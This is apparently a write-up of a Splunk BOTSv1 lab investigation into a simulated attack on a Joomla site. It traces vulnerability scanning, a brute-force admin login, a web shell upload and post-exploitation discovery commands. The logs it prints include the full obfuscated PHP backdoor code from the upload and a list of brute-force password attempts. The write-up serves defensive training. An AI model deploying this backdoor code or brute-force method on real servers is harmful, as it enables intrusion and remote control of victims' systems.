


1. Investigation Overview

This report investigates website attack against `imreallnotbatman.com` using BOTSV1 logs in Splunk. Investigation covers vulnerability scanning, brute-force login, PHP backdoor upload, malicious file execution, post-exploitation activity, and website defacement.

2. Finding BOTSV1 Index



First, I searched available indexes in Splunk. I found `botsv1` index and selected it for investigation.

Query:

```
| eventcount summarize=false  
| dedup index  
| fields index
```



- **`eventcount summarize=false`** ensures you get actual index names instead of summarized counts.
- **`dedup index`** removes duplicates.
- **`fields index`** displays only the index column. This will return every index your role has permission to search

3. Identifying Available Log Sources

< Hide Fields

≡ All Fields

SELECTED FIELDS

a Account_Domain 7

a Account_Name 16

a ComputerName 3

EventCode 100+

EventType 5

a fileinfo.stored 1

fileinfo.tx_id 100+

a host 8

pid 100+

a process_image 63

a Process_Name 100+

a source 24

a sourcetype 22

a user 2

INTERESTING FIELDS

bytes 100+

bytes_in 100+

bytes_out 100+

date_hour 9

date_mday 2

date_minute 60

a date_month 1

date_second 60

a date_wday 1

date_year 1

date_zone 3

a dest_ip 100+

a dest_mac 15

i

Time

Event

> 8/24/16

Aug 24 12:27:44 192.168.250.1 date=2016-08-24 time=12:27:43 devname=gotham-fortigate devid=FGT60D4614044725 logid=rcip=188.243.155.61 srcport=6631 srcintf="wan1" dsti to=6 action=deny policyid=0 dstcountry="United State ET" duration=0 sentbyte=0 rcvbyte=0 sentpkt=0 appca

sourcetype

22 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Top 10 Values

Count

%

Xm1WinEventLog:Microsoft-Windows-Sysmon/Operational270,59728.311%

stream:smb151,56815.858%

suricata125,58413.139%

WinEventLog:Security87,4309.147%

WinRegistry74,7207.817%

stream:ip62,0836.495%

fgt_traffic55,2795.783%

stream:tcp28,2912.96%

fgt_utm25,5862.677%

stream:http23,9362.504%

missing_packets_out: 0

packets_in: 19

packets_out: 15

I checked available sourcetypes to understand which security logs were collected. The dataset contained Suricata, HTTP stream, Windows Security, Sysmon, and FortiGate logs.

4. Finding Suspicious Web Traffic

dest_port



>100 Values, 98.848% of events

Selected

Yes

No

Reports

Average over time

Maximum value over time

Minimum value over time

Top values

Top values by time

Rare values


Events with this field

Avg: 11502.45041002755 **Min:** 1 **Max:** 65534 **Std Dev:** 17172.882119270933

Top 10 Values	Count	%	
6892	46,879	37.764%	
80	22,655	18.25%	
53	6,201	4.995%	
445	2,647	2.132%	
8089	1,759	1.417%	
8000	1,145	0.922%	
9997	1,098	0.884%	
8834	1,071	0.863%	
49330	592	0.477%	
49469	550	0.443%	

I started with Suricata logs and checked destination ports. Port 80 had high traffic, which showed large amount of HTTP communication.

4.2 Suspicious Source IP




The attacker first scanned `imreallynotbatman.com` to find possible vulnerabilities.

The highest traffic was from source IP address `40.80.148.42`. I added this IP address to the search:


```
index="botsv1" sourcetype=suricata dest_port=80 src_ip="40.80.148.42"
```

After checking the `http.hostname` field, I found that most traffic was sent to:

```
imreallynotbatman.com
```

I also found that most requests were HTTP POST requests.



To inspect the POST requests in more detail, I changed the source to HTTP stream logs:

```
index="botsv1" src_ip="40.80.148.42"  
source="stream:http"  
http_method=POST  
imreallynotbatman.com
```

The raw HTTP header showed:

Acunetix Web Vulnerability Scanner – Free Edition

This shows that Acunetix was used to scan website for vulnerabilities such as SQL injection and other web weaknesses.

```
request: POST /joomla/index.php/component/search/ HTTP/1.1  
request_ack_time: 44229  
request_time: 0  
response_ack_time: 77527  
response_time: 0  
sc_date: Wed, 10 Aug 2016 22:22:27 GMT  
server: Microsoft-IIS/8.5  
server_rtt: 44229  
server_rtt_packets: 1  
server_rtt_sum: 44229  
site: imreallynotbatman.com  
src_content: areas%5b%5d=%bf'%bf%22&ordering=alpha&searchphrase=all&searchword=&task=search  
src_headers: POST /joomla/index.php/component/search/ HTTP/1.1  
Content-Length: 78  
Content-Type: application/x-www-form-urlencoded  
Referer: http://imreallynotbatman.com:80/  
Cookie: ae72c62a4936b238523950a4f26f67d0=v7ikb3m59romokqmbiet3vphv3  
Host: imreallynotbatman.com  
Connection: Keep-alive  
Accept-Encoding: gzip,deflate  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0  
Safari/537.21  
Acunetix-Product: WVS/10.0 (Acunetix Web Vulnerability Scanner - Free Edition)  
Acunetix-Scanning-agreement: Third Party Scanning PROHIBITED  
Acunetix-User-agreement: http://www.acunetix.com/wvs/disc.htm  
Accept: */*  
  
src_ip: 40.80.148.42  
src_mac: 08:5B:0E:93:92:AF  
src_port: 49465  
status: 303  
time_taken: 1070126
```

5. Finding How the Attacker Entered the System

Now, it was important to find whether attacker was able to get into the system and how . To investigate this, I checked HTTP POST requests containing username and password fields. The attacker attempted to log in to Joomla administrator account using username `admin` and

password `batman` and was successfully logged in.

New Search Save As Create Table View Close

index="botsv1" src_ip="40.80.148.42" source="stream:http" http_method=POST imreallynotbatman.com form_data="*username*" | table form_data Time range: All time

✓ 8 events (before 7/22/26 2:10:12.000 AM) No Event Sampling

Events Patterns **Statistics (8)** Visualization

Show: 100 Per Page Format Preview: On

form_data
91a0efb6de4b8d9d0a503962564ca0=1&password=g00dPa\$\$w0rD&remember=yes&return=aW5kZXgucGhwP29wdGlvbj1jb21fdXN1cnMndm1ldz1wcm9maWx1&username=wwukgbvd
91a0efb6de4b8d9d0a503962564ca0=1&password=g00dPa\$\$w0rD&return=aW5kZXgucGhwP29wdGlvbj1jb21fdXN1cnMndm1ldz1wcm9maWx1&username=1rincxaq
f1c3fc916a722d40ddf61f164e5a73bf=1&password=g00dPa\$\$w0rD&remember=yes&return=aW5kZXgucGhwP29wdGlvbj1jb21fdXN1cnMndm1ldz1wcm9maWx1&username=gobjkkjc
f1c3fc916a722d40ddf61f164e5a73bf=1&password=g00dPa\$\$w0rD&return=aW5kZXgucGhwP29wdGlvbj1jb21fdXN1cnMndm1ldz1wcm9maWx1&username=iprkoicx
f1c3fc916a722d40ddf61f164e5a73bf=1&password=g00dPa\$\$w0rD&remember=yes&return=aW5kZXgucGhwP010ZW1pZD0xMDE=&username=fsppvnbh
f1c3fc916a722d40ddf61f164e5a73bf=1&password=g00dPa\$\$w0rD&return=aW5kZXgucGhwP010ZW1pZD0xMDE=&username=acxgshqm
j_username=system&j_password=manager&submit=Login
username=admin&passwd=batman&option=com_login&task=login&return=aW5kZXgucGhw&5ec827a3f67ce0efc546d81f7356acc=1

To find out how attacker got the password, I filtered the logs for two minutes before the successful login activity. I found that another IP address, `23.22.63.114`, sent many POST requests to same login page using username `admin` with different passwords. This repeated login activity strongly indicates a brute-force attack.

The query used was:

```
index="botsv1" source="stream:http" http_method=POST imreallynotbatman.com
form_data="*username=admin*"
| table _time, form_data, src_ip
| sort _time
```

The attacker continued trying different passwords.

2016-08-10 21:46:43.904	username=admin&32c15329bc3f78039869bb3bf17c28a6=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=zzzzzz	23.22.63.114
2016-08-10 21:46:47.775	username=admin&0960d493674eb04861bd64da9b662118=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=arthur	23.22.63.114
2016-08-10 21:46:46.265	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=yankee&4e356e4bbd0129a852b8364810ff675f=1	23.22.63.114
2016-08-10 21:46:48.649	username=admin&923b285652f28decc583dab0141b5c13=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=4444	23.22.63.114
2016-08-10 21:48:05.858	username=admin&passwd=batman&option=com_login&task=login&return=aW5kZXgucGhw&5ec827a3f67ce0efc546d81f7356acc=1	40.80.148.42
2016-08-10 21:46:51.394	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=rock&4a40c518220c1993f0e02dc4712c5794=1	23.22.63.114
2016-08-10 21:46:51.154	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=cool&a09349d0d6bdbf078ad72cf8e9348583=1	23.22.63.114
2016-08-10 21:46:51.156	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=sammy&0d3bb0020f70044ffba32f7d0fa7fa88=1	23.22.63.114
2016-08-10 21:46:50.873	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=august&9800c58b682f234e562dee5972a58bd=1	23.22.63.114
2016-08-10 21:46:50.634	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=phantom&a083bf4d12c07976186d8a6efa6308cf=1	23.22.63.114
2016-08-10 21:46:50.627	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=williams&e3b1998d29669e83333a101735fd1c90=1	23.22.63.114
2016-08-10 21:46:50.621	username=admin&ba11501d963f628dfb862d3a07bbe674=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=private	23.22.63.114
2016-08-10 21:46:50.640	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=baby&26a9247d113c378cdf06f31fa2154f2c=1	23.22.63.114
2016-08-10 21:46:50.637	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=dave&1b067a8762b4c8a9909ca68aae723e5a=1	23.22.63.114
2016-08-10 21:46:50.632	username=admin&be6ca76b0ce3bd81316681686dfbd0a5=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=donald	23.22.63.114
2016-08-10 21:46:50.629	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=lifehack&5804a636e6c85901f132655dae4add9b=1	23.22.63.114
2016-08-10 21:46:50.624	username=admin&task=login&return=aW5kZXgucGhw&option=com_login&passwd=godzilla&44cb1c161d5917d961c94eb708ac7c1a=1	23.22.63.114

6. Uploading the PHP Backdoor

After the successful login activity, attacker uploaded a PHP file named:

```
agent.php
```

The HTTP multipart request showed the filename and obfuscated PHP code.

```
server_ftl_sum: 22
site: imreallynotbatman.com
src_content: -----7e03b01c20990
Content-Disposition: form-data; name="install_package"; filename="agent.php"
Content-Type: text/plain

<?php
$d=' $kh="5|3481"5|;$kf=5|"9d75|5|5|b";function x($5|t,$k){ $c=st5|rlen($k);$5|5|l=str5|len($t);';
$w=' "5|HTT5|5|P_ACCEPT_LANGUA5|GE" ];i5|5|f($rr&&$ra)5|{ $u5|pa5|rse_u5|rl($rr)5|; pars';
$u=str_replace('X',' ','crXeatXXe_XfuXnXction');
$B='os5|($s[$5|i],$f);if($5|e)5|{$k=$kh5|.$kf;ob_s5|t5|art();@5|e5|val5|(@gzunco5|mpress(@x@base';
$c='code(x(gzco5|mpress5|($o5|),$k5|));p5|rint(5|"5|<$k>$d</$k>");@5|s5|ession_destro5|y());}}}'';
$T='i]=""';$p5|=$ss($5|p,5|3);}if(a5|rray5|5|_k5|ey_exists($i,$s)5|){$s[$i].=5|p;$e=5|str5|p';
$Q='ss(m5|d5|($5|i.$kh),0,5|5|3)5|;$f=$s5|l($5|5|ss(5|md5($i.$kf),0,3));$p="5|";fo5|r($z=1;$';
$a='e_s5|tr($u5|[ "query5|" ],5|5|q);$q=arr5|a5|y_5|5|values($q)5|;pr5|e5|g_match_5|all("([\\w])5|';
$j='[\\w-]+(?:;q=0.([\\5|d5|5|)5|)?,?/" , $ra,$5|m);if($q5|&&$m){5|@sessi5|on_5|start();$s5|=&$5|5|';
$N='i],05|,5|5|e))) , $k));5|$o=ob_ge5|5|t_content5|s(5|);ob_e5|nd_c1ean();$d=5|b5|ase64_5|en';
$Y='|5|_SESSI05|N;$ss="s5|ub5|str";$5|s1=5|"strtolower";$5|i5|=$5|m[1][0].5|$m[1][1];$h=$s1($';
$t='65|45|_deco5|de(p5|reg_replace(ar5|ray("/5|_5|/" ,"/-/" ),arr5|ay("/5|5|" ,"+") , $5|ss($s5|[$';
$o='z<cou5|nt($5|m[1]);$5|z++ $5|p.=$q[$5|m[5|5|25|][5|5|z]];if(strpos5|5|($p,$h)==0){$s[$';
$e='}^$k5|{5|5|j];}}re5|turn 5|$o;}$r5|=$5|_SERVER;$rr5|=@$r[5|"HTTP_5|REFERER5|" ]5|;$ra=@$r[';
$q='o=""5|;for($5|i5|=0;$i<$1;5|){for($j=5|05|;($j<$c5|&&$i<$1);5|$j++,i5|5|++){5|$o.=t{$i';
$L=str_replace('5|' , '' , $d.$q.$e.$w.$a.$j.$Y.$Q.$o.$T.$B.$t.$N.$c);
$R=$u('' , $L);$R();
?>
-----7e03b01c20990
Content-Disposition: form-data; name="install_directory"

C:\inetpub\wwwroot\joomla/tmp
-----7e03b01c20990
Content-Disposition: form-data; name="install_url"

http://
```

The file was likely a PHP backdoor. A backdoor allows attacker to send commands to server after getting access.

To investigate further, I searched for requests related to `agent.php` :

```
index="botsv1"
source="stream:http"
http_method=POST
imreallynotbatman.com
agent.php
| sort _time
```

The later logs showed that another file named `3791.exe` was also transferred to server.

[illegible]

7. Confirming Execution of 3791.exe

The HTTP logs showed that `3791.exe` was transferred, but it was necessary to confirm whether file was executed.

I checked Windows Sysmon logs and identified victim hostname as:

we1149srv

New Search Save As Create Table View Close

index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" 192.168.250.70 Time range: Date time range Q +

✓ 46 events (8/10/16 9:47:10.858 PM to 8/10/16 9:55:12.859 PM) No Event Sampling Job || ■ → 🖨 ⬇ 💡 Smart Mode

Events (46) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect 1 minute per column

Format Show: 20 Per Page View: List < Prev 1 2 3 Next >

< Hide Fields		≡ All Fields	i	Time	Event
SELECTED FIELDS				> 8/10/16 9:49:00.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-10T21:49:00.497381400Z' /><EventRecordID>419501</EventRecordID><Correlation><Execution ProcessID='1296' ThreadID='1384' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='UtcTime'>2016-08-10 12:46:13.348</Data><Data Name='ProcessGuid'>{E500B0EA-2199-57AA-0000-0010EB030000}</Data><Data Name='ProcessId'>4</Data><Data Name='Image'>System</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>>false</Data><Data Name='SourceIp'>192.168.250.70</Data><Data Name='SourceHostname'>we1149srv.waynecorpinc.local</Data><Data Name='SourcePort'>80</Data><Data Name='SourcePortName'>http</Data><Data Name='DestinationIp'>40.80.148.42</Data><Data Name='DestinationHostname'></Data><Data Name='DestinationPort'>49471</Data><Data Name='DestinationPortName'></Data></EventData></Event>
INTERESTING FIELDS					host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

I then searched Sysmon process creation events for 3791.exe

query:

```
index="botsv1" host="we1149srv"
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventID=1
| rex field=_raw "<Data Name=['\""]Image['\""]>(?!<Image>[^\"]+)</Data>"
| rex field=_raw "<Data Name=['\""]CommandLine['\""]>(?!<CommandLine>[^\"]+)</Data>"
| rex field=_raw "<Data Name=['\""]ParentImage['\""]>(?!<ParentImage>[^\"]+)</Data>"
| search Image="*3791.exe*" OR CommandLine="*3791.exe*"
| table _time Image CommandLine ParentImage
| sort _time
```

The Sysmon event confirmed that 3791.exe was executed on server.

2016-08-10 21:55:26	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "ls 2>&1"	C:\Program Files (x86)\cgi.exe
2016-08-10 21:55:24	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:55:24	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "dir 2>&1"	C:\Program Files (x86)\cgi.exe
2016-08-10 21:55:22	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:55:22	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	cmd.exe /c "echo 24365"	C:\Program Files (x86)\cgi.exe
2016-08-10 21:59:12	we1149srv	1	C:\Windows\SysWOW64\net.exe	net use c:\share	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:59	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 user	C:\Windows\SysWOW64\net
2016-08-10 21:58:59	we1149srv	1	C:\Windows\SysWOW64\net.exe	net user	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\find.exe	find / "\\	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 session	C:\Windows\SysWOW64\net
2016-08-10 21:58:50	we1149srv	1	C:\Windows\SysWOW64\net.exe	net session	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:37	we1149srv	1	C:\Windows\SysWOW64\net1.exe	C:\Windows\system32\net1 share	C:\Windows\SysWOW64\net
2016-08-10 21:58:37	we1149srv	1	C:\Windows\SysWOW64\net.exe	net share	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:30	we1149srv	1	C:\Windows\SysWOW64\whoami.exe	whoami	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:28	we1149srv	1	C:\Windows\SysWOW64\net.exe	net view /domain	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:23	we1149srv	1	C:\Windows\System32\conhost.exe	\\?\C:\Windows\system32\conhost.exe 0xffffffff	C:\Windows\SysWOW64\cmd
2016-08-10 21:58:23	we1149srv	1	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe	C:\inetpub\wwwroot\jooml

This was post-exploitation discovery activity. The attacker was learning about compromised environment before performing next actions.

There is no direct evidence that privilege escalation was successfully performed. The commands mainly show information gathering and privilege checking.

9. Investigating the Purpose of 3791.exe

To get more information about 3791.exe, I extracted its MD5 hash from Sysmon logs.

The MD5 hash was:

AAE3F5A29935E6ABCC2C2754D12A9AF0

Format Show: 20 Per Page View: List

i	Time	Event
>	8/10/16 9:56:18.000 PM	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2016-08-10T21:56:18.142461700Z' /><EventRecordID>428908</EventRecordID><Correlation></Correlation><Execution ProcessID='1296' ThreadID='1416' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data 